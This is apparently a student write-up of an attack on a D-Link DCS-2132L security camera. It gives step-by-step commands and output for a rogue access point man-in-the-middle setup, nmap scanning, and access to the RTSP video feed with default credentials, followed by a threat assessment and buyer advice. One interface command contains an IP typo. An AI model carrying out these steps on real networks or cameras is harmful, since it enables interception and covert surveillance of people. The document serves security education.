Exploiting D-Link Camera DCS-2132L
(IoT vulnerability writeup by Ricardo Rivera'20)

Table of Contents

1. Introduction

IoT is a relatively new and expanding field of technology; while great, an ever-growing interest in the field also means an ever-growing risk of exploits for these systems. Of these devices, security cameras hold a ton of liability for large corporations and home use. We will attempt to get a better insight into:

- How easy it is to gain access to these D-Link security cameras
- Post exploitation uses and damage that an attacker can cause
- Total amount of damage an attack of this scale can have on different groups (large & small businesses, homes)

This report will contain a detailed write-up of the procedures used to gain pre and post access to a D-Link security camera.

1.1. Scope of Work

We will be focusing on a particular model of security cameras (DCS-2132L, Hardware Ver. B1, Firmware Ver. 2.11) while attempting several exploits. Extensive research was done to gather information about this model via online forums, the user manual, Metasploit, and even the D-Link camera support forms to search for known exploits/vulnerabilities. Some surprising known ports were found (proxy server port 2048, HTTP port 80), MitM attacks, unencrypted transmission from both connections, IP 127.0.0.1 giving open admin escalation for all HTTP requests.

1.2. Tools

- Wireless USB router (TP-Link TL-WN722N)
    - Throwing star LAN tap
- Ethernet cables
- Apple USB adapter

2. Pre-exploit-MitM

We will create a man in the middle attack using a rogue access point with the TP-Link TL-WN722N wireless USB router. Using a wired connection (ethernet) along with a throwing star LAN tap, we connect to the network and a laptop to sniff any extra traffic.

2.1. Establishing Router

We will try to use a MitM (man in the middle) attack, so to establish this attack we will need to create a rogue AP (access point). Using a USB TP-Link TL-WN722N (wireless router) as our MitM, we go to kali Linux and set up the wireless router in monitor mode. Use iwconfig to see

your wireless USB adapter. And set it to monitor mode using `airmon-ng start [router name]` and in this case router name is `wlan0`.

```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  462 NetworkManager
  732 wpa_supplicant
 1789 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

2.2. Dnsmasq table setup

Now we must start up the rogue access point using `airbase-ng --essid "Access Point Name" -c 6 -P -vv [router name]` which will allow you to host these access points with or without protocols. The routing tables for the access point must now be defined so that we may establish connections/data with clients and the network. We do this with the command `sudo nano dnsmasq.conf` where it will open a blank file. In this file enter the following information:

```
interface=at0
dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

```
root@kali:~# airbase-ng --essid "shellvoide" -c 6 -P -vv wlan0mon
11:09:06  Created tap interface at0
11:09:06  Trying to set MTU on at0 to 1500
11:09:06  Trying to set MTU on wlan0mon to 1800
11:09:06  Access Point with BSSID 10:FE:ED:26:98:CA started.
11:09:08  Got broadcast probe request from 24:77:03:72:D6:D8
11:09:08  Got broadcast probe request from 24:77:03:72:D6:D8
11:09:08  Got broadcast probe request from 24:77:03:72:D6:D8
```

```
root@kali:~# sudo nano dnsmasq.conf
```

```
 GNU nano 3.2                                    dnsmasq.conf

interface=at0
dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

2.3. IP forwarding

We can now start up `dnsmasq` with `sudo dnsmasq -C dnsmasq.conf -d` and we will add a few lines to the end of this code to assign a network Gateway and netmask to the interface and add the routing table:

```
ifconfig at0 up 192.68.1.1 netmask 255.255.255.0
route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1
```

And to allow traffic forwarding so that clients may use the network per usual with:

```
iptables --table nat --append POSTROUTING --out-interface eth0 -
j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
```

Once that is done, enter the command `echo 1 > /proc/sys/net/ipv4/ip_forward` to enable the code.

```
root@kali:~# sudo dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.80 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
uth DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: interface at0 does not currently exist
dnsmasq-dhcp: DHCP, IP range 192.168.1.2 -- 192.168.1.30, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: no servers found in /etc/resolv.conf, will retry
dnsmasq: read /etc/hosts - 5 addresses
ifconfig at0 up 192.68.1.1 netmask 255.255.255.0
route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
```


```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```


2.4. Alternate Method

Now if you're having issues using the wireless adapter, I have found that using an Apple USB adapter may also work (if the adapter is not being recognized there is a simple and easy tutorial for the driver here: https://superuser.com/questions/1004709/is-there-an-apple-usb-ethernet-driver-for-windows) (note: if connected correctly the status led on the camera should blink green)

2.5. VM configuration for USB adapter

Once you've configured the virtual box network to run the adapter, you'll want to make sure the VM is connected to the adapter via a wired connection and connect to the USB ethernet. After that just run ping on the IP address 192.168.0.20 to see if there is communication between the camera and the VM.








```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=64 time=5.91 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=64 time=4.15 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=64 time=2.99 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=64 time=2.15 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=64 time=2.59 ms
```

2.6. Nmap


Now it's time to scan the camera for any open ports or vulnerabilities with the command `nmap -sV -n -Pn -A 192.168.0.20` so that we may scan all ports, perform version scanning, tell it to not automatically ping the host, and to not resolve names. It takes some time, but we do get an output with a very interesting open port.



Port 554 is open with an RTSP method, so let's try going to google and typing the url `rtsp:192.168.0.20:554` (note: if prompted for a username and password try admin and blank or admin and password as those have usually worked for me). We then get a pop up of a launch application, so if we choose videos then click "open link", it brings us to the camera's video feed.



Unfortunately, our camera was having issues being registered so there is not actually live video feed, however if yours does have any feed then you would be able to view it and alter any camera settings from here that you would want.



3. Post Exploit

Since we were able to access the camera's live video feed through a simple URL, this alone could yield some dangerous post exploits.


3.1. Video feed backfire


Since the video feed is available to you there are a couple of options at hand. You could view the live video and gather information on the location and whatnot, switch to the different cameras linked to that system, alter the video options since it grants you the privilege to do so,

or you could simply disable the entire camera. There are a lot of options with the camera's video alone.

3.2. System owned

While in the camera interface, select the three lines on the top right-hand corner, select subtitles, and then click on "select text subtitles". This brings you the system's folders and other related documents:





4. Conclusion

Here we will be evaluating what these threats mean on a larger scale and the type of damage that could occur if these attacks were to be done as well as the problems that were encountered with these devices.

4.1. Threat types

An attacker would be able to monitor activity on the camera so they could see what activity a company is performing, a general schedule of when certain people aren't at certain areas, and other related things. There is also the potential of them gaining access to your folders where they can find secure files and documents.


4.2. Cost Liability assessment


Should an attack like this occur to a larger company this could cost them hundreds of thousands or even a million to replace the entire camera security infrastructure. Should this occur to a smaller or start-up company this could potentially put them out of business as the costs could be too high to repair the situation.

4.3. Issues


Setup Wizard

The setup wizard itself has a plethora of issues, but even getting the wizard was a bit difficult. The U.S. version of the D-Link website has no setup wizards available for any of the cameras, however, when I visited the EU version of the website, the setup wizards were all there.







Another issue is that local network viewing doesn't work with the given IP.



The setup wizard also gives an option to change the camera name to anything you like, but every time it was attempted it gave an error.



The biggest issue with the wizard was that it just didn't work, anytime I pressed the finish button it essentially did nothing. Even if you selected the option to create shortcuts to your desktop, no shortcuts were added, and if you were to run the setup wizard again it still appears as if the camera were still unregistered.



5. Recommendations

1. Avoid using this camera: The number of vulnerabilities coupled with the dangerous post-exploitation uses does not warrant the cheap price the DCS-2132L has, it is best to just avoid purchasing as even the D-Link company has declined to fix most of these vulnerabilities.
2. Don't buy cheap cameras: though it may be costly in the short term, buying more secure cameras could save you in the long term.

Other References

- http://forums.dlink.com/index.php?topic=57931.0
- https://www.welivesecurity.com/2019/05/02/d-link-camera-vulnerability-video-stream/
- https://hacked.camera/
- https://www.iotvillage.org/slides_DC23/IoT11-slides.pdf
- https://www.shellvoide.com/wifi/setup-fake-rogue-access-point-linux-using-aireplay/